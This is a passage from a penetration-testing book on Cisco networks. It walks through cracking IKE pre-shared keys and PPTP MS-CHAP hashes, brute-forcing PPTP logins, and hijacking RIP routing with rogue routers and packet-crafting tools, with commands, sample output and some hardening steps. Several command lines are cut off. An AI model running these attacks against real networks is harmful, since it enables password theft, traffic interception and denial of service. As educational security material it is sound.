-v x|auser value|user value [VendorID repeatedX|ascii_supplied|he
```

```
-i x|auser value|user|rawip value [ID repeatedX|ascii_supplied|hex
-h x|auser value|user value [Hash repeatedX|ascii_supplied|hex_su
-spi xx [SPI in lbyte hex]
-r x [repeat previous payload x times]
-d ip_address [Create Init packet to dest host]
-eac [Nortel EAC transform - responder only]
-main [main mode packet instead of aggressive mode - logic will k
correct init/respond]
-sa_test 1|2|3|4 [1=86400sec life, 2=0xffffffff life, 3=192 group
byte TLV attrib]
-rand randomize cookie
-transforms x [repeat SA transform x times]
```

Anton has also developed a tool that can be used to crack the PSK, called `ikecrack-snarf`. The idea is similar to the `ike-scan` mentioned previously, but in order to crack the PSK successfully an attacker would need to obtain the dump of the aggressive mode IKE exchange between the client and server. Providing an attacker positions himself in a way to be able to intercept the communication, he can dump the exchange using `tcpdump -nxq > logfile.dat` and execute

```
arhontus / # perl ikecrack-snarf-1.00.pl <target IP>.500
```

to fetch the values from the dump file and start bruteforcing.

Alternatively, it is possible to fill in the desired fields in the body of the tool and set the `static_test` to 1. You can also set other parameters of the `ikecrack-snarf`, such as the character set. Sample output of the `ikecrack-bsnarf` follows:

```
arhontus /# perl ikecrack-snarf-1.00.pl
```

```
Initiator_ID -
```

```
Responder_ID - Type is IPv4: 10.64.1.1
```

```
Responder Sent MD5_HASH_R : 7657615908179c0d7ddb6712f3d0e31e
```

```
Starting Grinder.....
```

Reading Dictionary File

Starting Dictionary Attack:

No matches

Starting Hybrid Attack:

No matches

Starting Bruteforce Attack:

Character Set: a b c d e f g h i j k l m n o p q r s t u v w x y  
6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Character 1 Done : Time 0 seconds

Character 2 Done : Time 0 seconds

match with xxx

Calc MD5 HASH\_R : 7657615908179c0d7ddb6712f3d0e31e

Calc SKEYID : 2d930e484c38b13cb4c0a091e9798dab

Elapsed Time : 3 seconds

## Cisco PPTP Hacking

**Attack**

<i>Popularity:</i>	5
<i>Sirplicity:</i>	6
<i>Impact:</i>	10
<b><i>Risk Rating:</i></b>	<b>7</b>

Another common type of VPN supported by Cisco devices is Point-to-Point Tunneling Protocol (PPTP). Initial specification of the protocol was stated in RFC 2637 in July 1999. PPTP is implemented as a Point-to-Point Protocol (PPP) session over GRE and allows the tunneling of PPP frames across an IP backbone. Several authentication mechanisms are supported, including Password Authentication Protocol (PAP), Challenge Handshake

Authentication Protocol (CHAP), Extensible Authentication Protocol (EAP), MS-CHAP, and MS-CHAPv2. MS-CHAPv2 is probably the most common PPTP authentication mechanism on modern networks, and it is the main target of attacks described in this section.

Cisco devices can act both as a client establishing a connection and as a server accepting connections from the remote hosts. The initial version of the Microsoft PPTP was scrutinized by Bruce Schneier and Dr. Mudge, who recommended against its use. The newer version, MS-CHAPv2, was developed to eliminate the issues discovered by Schneier and Co., but in situations for which data confidentiality is considered to be of critical importance, we recommend using IPsec instead of PPTP.

PPTP VPNs are susceptible to sniffing attacks, and if an attacker manages to intercept a PPTP MS-CHAP challenge/response session, she can obtain the hash used for authentication. One of the tools that can be used is Anger, developed by Aleph One. As described by the author of the tool, Anger is a PPTP sniffer and attack tool. It sniffs the MS-CHAP challenge/response and outputs it in a format suitable for further input into the L0phtcrack password cracking program. No recent version of L0pht is running on Linux, so Linux users might consider cracking the hash with John the Ripper if it is patched for proper NT hash-cracking support.

If the MS-CHAPv1 authentication is used (never mind the reasons—such cases still exist in the wild), Anger can attempt to spoof the password change command from a server, requesting a user change his password. If the user does as told, all currently used hashes can be discovered together with the new ones. It is possible to use the obtained hashes with a modified version of the PPP client in Linux to log in to the network without actually knowing the user password. However, such situations are quite rare nowadays, and security-aware system administrators would use MS-CHAPv2 for PPTP authentication.

To use MS-CHAPv2 authentication, you need to issue `ppp authentication ms-chap-v2` and `ppp ms-chap refuse` commands on a router. To use the stronger 128-bit RC4 encryption, issue `ppp encrypt mppe 128 required`. In such situations, you can still sniff out the hash.

You can download Anger from

<http://www.packetstormsecurity.org/Crackers/NT/10phtcrack/anger.tar.gz>.

Unpack and compile it in the following manner:

```
gcc -o anger anger.c in_cksum.c -lcrypto -lpcap
```

You would need to use other means to make sure that the challenge/response traffic is seen on your interface, and we have already discussed how it can be done. Run Anger with the following options and watch the hash appear in the pptp-hash file:

```
arhntus / # ./anger -d eth0 pptp-hash
arhontus / # cat ./pptp-hash
arhont (Server 192.168.19.99 Client 192.168.46.66):0:7C1759657B1C
000000000000000000000000000000
000:167E0D02057C71C70CB3595F10153DB04CB762A391F68C2B
```

You must disable cracking of LANMAN hashes in the L0phtcrack when running it, since it does not understand the all-zeroes LANMAN response field as invalid and will attempt to crack it.

We can use another excellent tool to crack PPTP passwords: asleep-imp. Since EAP-LEAP uses a modified version of the MS-CHAPv2 authentication, a tool for cracking EAP-LEAP can also be used for PPTP cracking. Sample output of such attack is provided here:

```
arhontus / # ./asleep -r pptp_int -f words.db -n words.idx
asleep 1.4 - actively recover LEAP/PPTP passwords. <jwright@hasbc
Using the passive attack method.
```

Captured PPTP exchange information:

```
username: testuser
auth challenge: c1b104277ee9a7f2b48bfd84d8fe445a
peer challenge: 3798bd4f96404c3602b241885f183c13
peer response: dbd5573dfd24357fbf1a327bf31f0baea23c2e
challenge: 037e6a6fab3debb2
hash bytes: 816b
NT hash: 707982d4f1d9645400a53f22794e69d3
```

password:

testtest

If for some reason you cannot intercept the authentication traffic, you can still attack the PPTP server by bruteforcing the password. One of the utilities that's helpful is the `thc-pptp-bruter`. As you have probably guessed from the name, the tool was developed by The Hackers Choice group, and at the time of writing the latest release is v0.1.4. You can download it from <http://www.thc.org/releases.php>.

```
arhontus / # thc-pptp-bruter
```

```
thc-pptp-bruter [options] <remote host IP>
```

```
-v Verbose output / Debug output
```

```
-W Disable windows hack [default: enabled]
```

```
-u <user> User [default: administrator]
```

```
-w <file> Wordlist file [default: stdin]
```

```
-p < > PPTP port [default: 1723]
```


```
-n < > Number of parallel tries [default: 5]
```

```
-l < > Limit to n passwords / sec [default: 100]
```

This Windows hack reuses the link control protocol (LCP) connection with the same caller ID. This gets around Microsoft's anti-bruteforce protection. It's enabled by default.


The use of the tool is pretty straightforward: just pipe a dictionary file into the `thc-pptp-bruter` and specify both the username and the host you are attacking. Note that upon connecting to the device, you would see some brief information about the host to which you are connecting, such as "Hostname 'c2611wooter', Vendor 'Cisco Systems, Inc.', Firmware: 4608." This is a useful method of remote application layer fingerprinting.

 Previous

Next 



 Previous

Next 

# SUMMARY


The presence of a redundancy protocol, a firewall, or a VPN tunnel makes your network infrastructure more secure. Or does it? Security countermeasures are only as good as their installation and support specialists. A redundancy protocol that would allow an impostor to spoof your gateway address, a firewall that can be bypassed, or a VPN tunnel that can be cracked (or is not secure at all) are gaping holes in your network and disasters waiting to happen. Even more, these are sly gaping holes, since the very presence of the safeguards mentioned creates a false sense of security and invincibility.

Underestimating your enemy and overestimating your defenses is the worst thing that may happen on a battlefield, digital or not. Follow through with the hardening recommendations presented in this chapter and don't let it happen to you.

 Previous

Next 

 Previous

Next 

# Chapter 14: Routing Protocols Exploitation

Because the words *Cisco* and *router* are nearly synonymous, a book on Cisco-related hacking and security cannot exist without a chapter devoted to exploitation of routing protocols. In fact, dwelling on routing-related attacks is an excellent way to finish this tome. Of course, the majority of routing protocols, except for Cisco proprietary Interior Gateway Routing Protocol (IGRP) and Enhanced Interior Gateway Routing Protocol (EIGRP), are IETF standards. Nevertheless, the chances are that in the majority of cases those Open Shortest Path First (OSPF) or Border Gateway Protocol (BGP) version 4 packets flowing through the network are sent and received by Cisco routers or other Cisco appliances. Thus, it makes sense to cover attacks against all commonly used TCP/IP routing protocols in this book.

# INTRODUCTION TO ROUTING ATTACKS

In [Chapters 12](#) and [13](#) we have mentioned quite a variety of Layer 2 Address Resolution Protocol (ARP), Hot Standby Routing Protocol (HSRP), and Generic Routing Encapsulation (GRE) attacks aimed at redirecting traffic on the network, bending it in accordance to an attacker's will. Traffic redirection can be accomplished by employing Dynamic Host Configuration Protocol (DHCP), but we didn't dwell on this since it is too generic and hardly Cisco-related. Rerouting packets using Internet Control Message Protocol (ICMP) redirects and ICMP router advertisement/solicitation (ICMP Router Discovery Protocol, or IRDP) is also possible; however, Cisco routers would not normally alter their routing tables (as seen with a `show ip route` command) after receiving these ICMP packets. We have verified this fact in a testing lab using Hping2, SING, Nemesis, and ICMP utilities from IRPAS. A few exceptions to this rule do exist, though. For example, a Cisco router with turned-off IP routing (`no ip routing`) would add gateways advertised by ICMP redirects, or `ip irdp` could be enabled on a router interface by a system administrator (possibly under the influence of bizarre hallucinogenic substances). Since this is not a very likely event, though, we'll skip describing ICMP rerouting attacks here.

We should always distinguish between traffic redirection attacks and routing attacks. These two are similar but not identical attack types. Routing attacks are always launched at the network layer of the OSI model. Never mind the fact that Routing Information Protocol (RIP) operates over UDP and BGP operates over TCP. Logically, these two protocols are still Layer 3 protocols with functionality specific for the network layer. Traffic redirection can be done on layers below and above that (consider DNS spoofing). The majority of traffic redirection attacks we have described are local and confined to a single LAN segment. Routing attacks can be remote, and the changes they induce can propagate far throughout vast networks. In particular, this applies to BGP attacks that can affect multiple autonomous systems at once. Routing attacks involve a much finer, more intelligent traffic manipulation than redirection attacks not related to specific routing protocols. Tweaking BGPv4 attributes provides a very good example of this.

Routing attacks can come in several flavors:

- **An attack using a subverted router** A *subverted router* is taken over by a cracker and used to gain further control over the hacked network.
- **An attack using a rogue router** A *rogue router* is an unauthorized router deployed by an attacker on the network. If a routing updates authentication mechanism is absent or bypassed, such a router can participate in the routing process on the network and alter it in accordance with the attacker's needs. A rogue router can be a machine running a general purpose OS, such as some UNIX flavor with a routing software suite installed. Alternatively, an attacker can inject illicit routing updates into the network using packet-crafting tools, such as Nemesis, Spoof, or IRPAS.
- **An attack using a masquerading router** A *masquerading router* is a rogue router that spoofs a legitimate router's identity to gain access to the routing domain. This can be done to bypass access lists and may involve source routing attacks. An example of such an attack provided in this chapter is impersonating a legitimate BGP neighbor.

In addition, an attacker can take over a router by exploiting a flaw in processing routing data. While not really a routing attack, it is a threat to be reckoned with, and we are going to describe one such potential attack.

The end result of any routing attack is the redirection of traffic on the network. To accomplish this, an attacker can do the following:

- Alter the metric of a route (usually to a value indicating the preference of a malicious route inserted)
- Alter the advertised network's netmask; remember that the more specific, longest netmask route always has preference
- Alter policy routing, route redistribution, and administrative


distance (rare)

- Delete the route or cause a denial of service (DoS) to an involved router

The traffic can always be "blackholed", which will create a DoS condition. Another way to DoS the whole network is to cause a constant recalculation of all routing tables through it. This is somewhat similar to the eternal Spanning Tree Protocol (STP) root bridge elections we reviewed earlier in the book. The data can also be redirected through a lowend router that is unlikely to handle a large amount of traffic. This will lead to packet loss and may crush that router. DoS is not the primary aim of routing protocols' exploitation, however threatening it may be. The traffic can be rerouted through a host controlled by the attacker for further sniffing and modification. It can also be directed outside the attacked network to bypass the firewall and create an information leak. Yet another interesting application of malicious traffic rerouting is directing the traffic through a path that bypasses an intrusion detection system (IDS) sensor to avoid another attack's detection.

Because every routing domain is different in terms of both protocol settings and topology, in the majority of cases it is not possible to provide "canned" prescriptions of routing attacks. An attacker will have to study the topology and routing architecture of the target network in detail, and only when the complete and precise network enumeration is done can she inject malicious updates into it. Thus, the aim of this chapter is to provide guidance on how to set up rogue routers or inject malicious updates into the network using a variety of packet-crafting tools. We will also elaborate on the types of packets to be injected. However, you will have to decide for yourself on the exact content of malicious updates to be sent, on the basis of your specific penetration needs and network enumeration studies.

 Previous

Next 



# SETTING UP A ROGUE ROUTER

Many of the attacks we describe involve setting up the cracker's machine as a rogue or masquerading router. This is an essential skill for anyone interested in attacking routing protocols that must be mastered in order to succeed. Several packages exist that allow your machine to participate in the routing protocol communication. We have selected Quagga (<http://www.quagga.net/>) as a software routing suite optimal for the task for the following reasons:

- Its syntax is similar to that of IOS; thus, someone familiar with Cisco routers will have little trouble working with Quagga.
- It is an actively maintained and updated fork of the ceased Zebra project.
- It supports all main nonproprietary routing protocols.
- It is open source and free, so you can modify it to meet your ends—for example, to send corrupt routing updates.
- Quagga is known to run on three different platforms: Linux, BSD, and Solaris.

Depending on your distribution of Linux, you may consider various options for installing this wonderful suite, as the maintainers provide binaries for Fedora, Debian, and Solaris as well as the ebuild for Gentoo. If you use any other packaging system, you would need to compile the package yourself from the source code. At the moment of writing, the latest stable release is 0.98.4, which you can download from the main site of the project in the download section. First, unpack the tarball by executing the following:

```
arhontus / # tar xvzf quagga-0.98.4.tar.gz
arhontus / # cd quagga-0.98.4
```

Numerous options are available for fine-tuning the Quagga packages, but the default installation should be suitable for most users, so just continue and execute the following:


```
arhontus quagga-0.98.4 # ./configure && make && make install
```

By default, Quagga is built to run under user and group *quagga*, so make sure you create such a user and group.

 [Previous](#)

[Next](#) 

 Previous

Next 

# ATTACKING DISTANCE-VECTOR ROUTING PROTOCOLS

Distance-vector routing protocols use Bellman-Ford's algorithm (sometimes called the Ford-Fulkerson algorithm) to determine how the data is going to be routed. This decentralized routing algorithm requires that each router informs its neighbors of its routing table contents.

First, the router calculates the distances between itself and all other nodes within the routing domain and stores this information as a table. Then the contents of the table are sent to the neighboring routers. When a router receives distance tables from its neighbors, it calculates the most appropriate routes to all advertised addresses and updates its own table to reflect any changes. This is why distance-vector routing is also called *routing by rumor*. The choice of the appropriate route is defined by the routing protocol metric.

The two most common distance-vector TCP/IP routing protocols are RIP (available in versions 1 and 2) and Cisco IGRP. The IP RIP metric is simply the amount of hops between the participating routers. The IGRP metric is more complex and by default employs both link bandwidth and delay; however, it can also take into account link reliability, load, and maximum transmission unit (MTU) if configured to do so.

## Attacking RIP

RIP is the first TCP/IP routing protocol to be widely deployed and used. While it has plenty of limitations (such as the limited size of the routing domain and slow convergence time), RIP still has its place on modern networks. This is partially due to inertia, partially due to RIP being easy to configure, and partially because many network appliances still do not support other, more advanced routing protocols. In addition, RIP scales perfectly on small networks and has advantages when compared to static routing. Thus, the attacks against RIP are as actual and as efficient now as they were in 1995. The main difference is that the latest version of RIP, version 2, does

support routing updates protection utilizing keyed MD5 for cryptographic authentication of the packet. Attackers may still try to decrypt the hash or replay packets to join the routing domain, though. Lazy or ignorant system administrators often do not use available authentication or employ a plaintext password instead of the MD5-based one. And a window of opportunity exists in trying to downgrade RIPv2 to RIPv1 (which doesn't support any update authentication at all) by broadcasting RIPv1 updates onto the network. All these attacks—together with the actual malicious route insertion via RIP—constitute the main content of this section.

## Malicious Route Insertion via RIP

**Attack**

<i>Popularity:</i>	8
<i>Simplicity:</i>	8
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	8

RIP is connectionless and runs over UDP (port 520). Thus, if the authentication is absent or bypassed, it is easy to send acceptable packets to a RIP router. First, the attacker would have to identify such a router by sniffing for RIP updates that are broadcast every 30 seconds (by default) or when the network topology changes. Alternatively, a remote attacker can identify RIP routers by scanning for UDP port 520 (reinforcing the scan with Nmap protocol scanning, `-sO`), or, even better, by asking the RIP daemon for information. This can be done using the `ass` utility from Phenoelit's IRPAS. A detailed example of how this utility is used to enumerate RIP routers on the network was presented in [Chapter 4](#), so there is no need to repeat it here. Of course, an attacker can target a specific router rather than a whole network by running a command like this,

```
arhontus / # ass -v -i eth0 -D <router IP> -P <1 | 2>
```

where 1 or 2 is the RIP version. Or it is possible to use `rprobe` from `humble`,

```
arhontus / # rprobe -a -v <router IP>
```

where `-v` indicates RIPv2. Unlike `ass`, `rprobe` won't capture any data for you and you will need a sniffer running on the same interface—for example,

```
arhontus / # tcpdump -i eth0 host <router IP> -vv—to see the replies from a router. Here's an example:
```

```
arhontus / # tcpdump -i eth0 host 192.168.66.202 -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), cap
<RIP request is sent with rprobe -a -v 192.168.66.202>
22:47:20.941167 IP (tos 0x0, ttl 64, id 0, offset 0, flags [
52) tester.arhont.com.route > tested.arhont.com.route: [udp
 RIPv2, Request, length: 24
 0x0000: 0102 0000 0000 0000 0000 0000 0000 0000
 0x0010: 0000 0000 0000 0010
22:47:20.944184 IP (tos 0xc0, ttl 255, id 0, offset 0, flags
length: 72) tested.arhont.com.route > tester.arhont.com.rout
 RIPv2, Response, length: 44, routes: 2
 AFI: IPv4: 192.168.30.0/24, tag 0x0000, metric: 1,
self[|rip]
 0x0000: 0202 0000 0002 0000 c0a8 1e00 ffff ff00
 0x0010: 0000 0000 0000 0001 0002 0000 0000 0000
 0x0020: 1900 0000 686f 7374 2031 3932
```

Once you are sure that RIP is running, its version is known, the authentication is absent or plaintext, and the network topology is determined, you can plan an injection attack. The simplest case of such an attack is redirecting the traffic through your own machine, on which a sniffer and other attack software is running. Another possible case is redirecting traffic through a different host under your control. Don't forget that the RIP routing domain is limited by 15 nodes and you cannot add an additional node to the path already consisting of 15 routers without cutting one of the routers away. Of course, a host through which the traffic is redirected should have forwarding enabled:

```
arhontus / # echo 1 > /proc/sys/net/ipv4/ip_forward
```

or

```
arhontus / # fragrouter -B1
```

Then you should advertise your host as a RIP router with a metric favorable for the route to the network or host traffic to which you want to intercept. This can be done with Quagga or another routing software suite.

Before we start attacking and injecting malicious routers, we need to make sure that you are familiar with configuring Quagga and are able to join a legitimate routing domain.

A typical configuration file of the `ripd` daemon would look similar to the following, where we use version 2 of the RIP protocol with a single authentication key:

```
!
! Zebra configuration saved from vty
! 2005/08/12 23:44:33
!
hostname legitimate.ripd
password 8 jhahnGuSsan.g
enable password 8 Cb/yfFsI.abqs
log file /var/log/quagga/ripd.log
service advanced-vty
service password-encryption
!
!
key chain dmz_auth
 key 1
 key-string secret_key
!
interface eth0
 description DMZ_network
 ip rip authentication mode md5 auth-length old-ripd
 ip rip authentication key-chain dmz_auth
!
router rip
```

```
version 2
redistribute connected
network 192.168.20.0/24
!
line vty
exec-timeout 30 0
!
```

Imagine a situation in which you took over a Linux host on a LAN and you want to reroute the traffic going from one of the other hosts on the network that uses RIP to <http://www.cisco.com> through your machine. We assume that your updates get accepted by the target host. So, next you need to inject a malicious route into the routing table on the target machine to make your host a gateway for traffic going to <http://www.cisco.com>. You need to configure your host to allow for forwarding of the traffic by enabling it in the /proc:

```
arhontus / # echo 1 > /proc/sys/net/ipv4/ip_forward
```

Next, if you want both the outgoing and incoming packets to be routed through your machine, you would need to use Network Address Translation (NAT) to translate the traffic coming from the victim hosts so that the default gateway on your network would return the packets to your machine for sending on to the target rather than sending them directly. Since you are on the same network segment as the target, the gateway router would send the returning packets directly to the host. If the default gateway also participates in the routing domain, you can poison its routing table as well. The route poisoning maniacs would choose the latter way, while the attacker who wants to stay silent would choose the former. The "NATing" can be easily set up with the Netfilter suite found on every Linux machine:

```
arhontus / # iptables -t nat -A POSTROUTING -o eth0 -s victi
--to-source your_IP
```

After the preparations are done, you'll inject the route. A word of precaution: you need to know whether the gateway accepts your routing updates, and if so, you would need to send the routing update to the unicast address of your victim rather than sending it to the multicast to avoid routing loops.



The standard redistribution of the static route into the routing domain would not work, since if you set the static route to the host on the Internet to be routed through your machine by using the normal kernel procedures, you would not be able to access this host yourself. Fortunately for us, the developers of the Quagga suite have foreseen such a situation and included a mechanism that allows you to inject a static route without setting it in the kernel's routing table. A sample portion of the `ripd` config file that does the job is shown here:

```
router rip
 version 2
 default-information originate
 neighbor 192.168.20.200
 route 198.133.219.25/32
```

Here the `neighbor` option is set to send the RIP update to the target machine only; the `default-information originate` option allows you to create the RIP-specific static route, specified by the `route` command. Voilà! You can see the traffic flying through your host.

This approach has an obvious advantage of sending regular RIP updates. However, it is somewhat cumbersome to install and configure a full routing suite for a simple attack against RIP. Thus, you can use various packet generating utilities to reach the same goal. For example, you could use `srip` from `humble`:

```
arhontus / # srip <RIP version> -n <netmask> <malicious router IP> <targeted RIP router IP> <destination host or network IP> <metric>
```

Here the `<malicious router IP>` is the machine through which you want to redirect the traffic and `<destination host or network IP>` is the address to which the data is initially sent. As for `<metric>`, 1 is usually a good setting.

You can also use `ipmagic` from the IP Sorcery packet crafting suite (<http://www.freshmeat.net/projects/ipsorcery/>) for a more granular RIP packet injection:

```
arhontus / # ./ipmagic
Usage: ./ipmagic [options]
IP: [-is|-id|-ih|-iv|-il|-it|-io|-id|-ip]
-is: source host or address def. 127.0.0.1
-id: source destination or address def. 127.0.0.1
-ih: IP header length def. 5
-iv: IP version def. 4
-il: Time-to-Live def. 64
-it: Type-of-Service def. 0
-io: IP frag offset [(D)on't Fragment|(M)ore Fragments|(F)ra
-ii: IP packet ID for fragmentation def. 0
-ip: IP protocol [TCP|UDP|ICMP|IP] def. TCP -iO: IP options
<skip>
UDP: [-us|-ud|-ul]
-us: UDP source port def. rand()
-ud: UDP destination port def. 161
-ul: UDP length
RIP: [-uR|-uRc|-uRv]
-uR: Send default RIP packet to port 520
-uRc: RIP command [RQ|RS|TN|TF|SR|TQ|TS|TA|UQ|US|UA] de
For a list of RIP commands run program with -h rip
-uRv: RIP version [1|2] def. 2
Note: Entry Tables should be used with response packets[RS|T
-uRa(1|2|etc.): RIP Entry table Address exmp. -uRa1
-uRn(1|2|etc.): RIP Entry table Netmask, exmp. -uRn2
-uRh(1|2|etc.): RIP Entry table Next Hop, exmp. -uRn(nu
-uRm(1|2|etc.): RIP Entry table Metric
-uRr(1|2|etc.): RIP Entry table Route Tag
-uRe: Add default RIP Entry table to packet
<skip> arhontus / # ./ipmagic -h rip
RIP Commands [RQ|RS|TN|TF|SR|TQ|TS|TA|UQ|US|UA]
RS: Response Packet
RQ: Request Packet
TN: Trace On
TF: Trace Off
```

SR: Sun Reserved  
TQ: Triggered Request  
TR: Triggered Response  
TA: Triggered Acknowledgement  
UQ: Update Request  
UR: Update Response  
UA: Update Acknowledgment

The presence of the triggered request and response function allows a faster routing domain topology change as compared to injecting a simple update. In addition, a flood of changing triggered requests and responses is an efficient way to DoS the whole network if your aim is to wreak havoc.

Alternatively, Jeff Nathan's Nemesis (<http://www.nemesis.sourceforge.net/>) can be employed. Type `man nemesis-rip` or visit <http://www.nemesis.sourceforge.net/manpages/nemesis-rip.1.html> for detailed instructions on using this great tool.

```
arhontus / # nemesis rip help
RIP Packet Injection --- The NEMESIS Project Version 1.4beta
RIP usage:
 rip [-v (verbose)] [options]
```

RIP options:

```
-c <RIP command>
-V <RIP version>
-r <RIP routing domain>
-a <RIP address family>
-R <RIP route tag>
-i <RIP route address>
-k <RIP network address mask>
-h <RIP next hop address>
-m <RIP metric>
-P <Payload file>
```

UDP options:

```
-x <Source port>
```

-y <Destination port>

IP options:

-S <Source IP address>  
-D <Destination IP address>  
-I <IP ID>  
-T <IP TTL>  
-t <IP TOS>  
-F <IP fragmentation options>  
    -F[D],[M],[R],[offset]  
-O <IP options file>

Data Link Options:

-d <Ethernet device name>  
-H <Source MAC address>  
-M <Destination MAC address>

Another packet generating utility that you can use to craft custom RIP packets is Spoof, available from <http://www.cs.ucsb.edu/~rsg/Routing/download.html>. Edit the defaultRip.txt file in Spoof's config directory to set the route you want to inject.

All end-user packet generators mentioned so far have one disadvantage: they do not send authenticated RIP packets. Of course, you can set a guessed or cracked RIP password in Quagga.

In the preceding example, we showed the sample config file for the ripd daemon that allowed you to join the routing domain with authentication. However, it is also possible to use the RIP authenticated packet option in the RIP module of sendIP (<http://www.earth.li/projectpurple/progs/sendip.html>):

```
arhontus / # ./sendip -p rip -v
Arguments for module rip:
 -rv x RIP version
 Default: 2
 -rc x RIP command (1=request, 2=response, 3=traceon
```

4=traceoff (obsolete), 5=poll (undocumented), 6=poll entry (undocumented)  
 Default: 1

-re x            Add a RIP entry. Format is: Address family:protocol:tag:address:subnet mask:next hop:metric  
 Default: 2:0:0.0.0.0:255.255.255.0:0.0.0.0:16,  
 be left out to use the default

-ra x            RIP authenticated packet, argument is the password  
 not use any other RIP options on this RIP header

-rd            RIP default request get router's entire routing table  
 not use any other RIP options on this RIP header

Note the `-rd` option, which is a good substitute for `ass` and `rprobe` in RIP domains enumeration.

## RIP Downgrading Attack

literal

Popularity:	5
Simplicity:	8
Impact:	5
<b>Risk Rating:</b>	<b>6</b>

As you are aware of by now, RIPv1 does not support any authentication at all and can be defended only via access and distribute lists. This type of defense is easily bypassed with simple IP spoofing. Thus, if an attacker can manage to force the router to fall back to using RIPv1 instead of RIPv2, she will succeed at penetrating the RIP routing domain. She can try to downgrade routing to RIPv1 by setting up a rogue RIPv1 router on the network or sending RIPv1 packets using a custom packet generator. Fortunately for the system administrator and unfortunately for the attacker, this approach won't be successful with IOS-based routers:

```
arhontus / # nemesis rip -v -c 1 -V 1 -S 192.168.66.102 -D 1
```

Sending a reply or any other RIP packet type instead of a request leads to the same results. However, we haven't tested the RIP downgrading attack against any lower end devices, such as Linksys SOHO routers and wireless access points (which now belong to Cisco). Will an attack on these devices succeed? We leave this exercise to our readers to practice RIP packet generation targeting common and readily accessible devices.


## RIP MD5 Hash Cracking Attack

### Attack

<i>Popularity:</i>	8
<i>Simplicity:</i>	10
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	<b>9</b>

Even if the RIPv2 routing domain is protected by the MD5 encryption, it may still be possible to crack it. To crack MD5 authentication in RIPv2, we can utilize the excellent Cain & Abel package (<http://www.oxid.it/cain.htm>).

First, click Sniffer in the upper toolbar ([Figure 14-1](#)) and click Routing in the lower one. Then start the sniffing mode by clicking the Start/Stop Sniffer button. The program intercepts and dissects all the supported routing protocols. At the time of writing, Cain & Abel is able to dissect different versions of OSPF and RIP. It also provides some EIGRP support, even though it is far from being perfect. Once the sniffer receives a RIP update, you would see the detailed information about the advertised routes, sending router, protocol version, authentication employed, and so on.




**Figure 14-1:** Sniffing RIPv2 with Cain

If the MD5 authentication is used, you can send the details obtained from the packet to the C&A cracking module by highlighting the packet, right-clicking, and selecting Send To Cracker ([Figure 14-2](#)).







**Figure 14-3:** RIPv2 MD5 hash bruteforcing

We have to admit that the bruteforcing process is quite fast, since compared to the FreeBSD MD5 scheme employed for secure storage of the password information, RIPv2-MD5 does not use salt. So you can achieve bruteforcing speeds of 700,000 combinations per second on an old Intel PIII-700 box.

As C&A is a Windows-based program, you might ask, "How can you sniff remote networks?" Although C&A can run in the server mode, not all of the remote hacked hosts would be running Windows. You can simply capture a single RIP packet on the network using `tcpdump`, transfer it onto the network where Cain is listening, and replay it with `tcpreplay` so that it gets picked up by Cain. When capturing the packet, you need to make sure that you specify the correct SubNetwork Access Protocol (SNAP) length; otherwise, you will not capture the complete packet, which in turn would result in a

corrupt packet in replay. A sample `tcpdump` capturing command is shown here:

```
arhontus / # tcpdump -n -i eth0 -s 1500 -w /tmp/rip.pcap dst
224.0.0.9
```

The replay of the packet can be performed as follows:

```
arhontus / # tcpreplay -R -F -i eth0 /tmp/rip.pcap
```

Note that even if the MD5 hash proved to be too much of a challenge and wasn't cracked, you can still break into the RIPv2 routing domain or at least cause route flapping. This can be done via a packet replay attack, since the anti-replay mechanism of RIPv2 has known flaws. A detailed description of these flaws can be found at <http://www.off.net/~jme/ietf/draft-etienne-ripv2-auth-flaws-00.html>.

To summarize, the RIPv2 packet MAC is generated by applying the MD5 algorithm to the packet payload and shared secret. However, the RIP packet sequence number, its anti-replay mechanism, is not hashed. This means that an attacker can replay back to the router-authenticated packets using the same or higher sequence numbers—for example, by replaying a packet just after itself. The sequence numbers can also be reused in a replay attack after the router went offline, was rebooted, or the sequence counter rolls over. Furthermore, since MD5 is not applied to IP and UDP headers of RIP packets, they can be easily spoofed by a cracker. As a result, a whole variety of attacks against a RIP routing domain can be launched without any knowledge of the shared secret. Old routes can be reinjected. If the counter is nullified and sequence numbers are forgotten by one of the routers, or if the sequence number of a target router RIP packet is lower than the one in a replayed packet, both metric and next hop parameters can be altered. Finally, neighbor relationships between the routers can be broken, causing route flapping.

Even though this weakness is now a few years old, surprisingly a single tool exploiting it (spare for manual work using `tcpdump`, `NetDude`, and `tcpreplay`) is not available at this time. However, creating such RIPv2 replay attack utility is on our TODO list.

# Countermeasures Against Attacking RIP

The best defense against abuse of your RIP routing authentication employing a difficult-to-guess share is a crime that should be severely punished (and cracked). With RIPv2, follow a procedure similar to

## Countermeasure

```
c2600(config)#key chain handsoffmyrip
c2600(config-keychain)#key 1
c2600(config-keychain-key)#key-string
```

These commands create a shared key chain and set the key value as *itsadeepsecret*. Next the key has to be assigned to an appropriate interface:

```
c2600(config)#int e0/0
c2600(config-if)#ip rip authentication key-chain handsoffmyrip
c2600(config-if)#ip rip authentication mode md5
```

The interfaces that need to receive RIP updates but shouldn't advertise RIP to avoid unnecessary data leaking should be set as passive:

```
c2600(config)#router rip
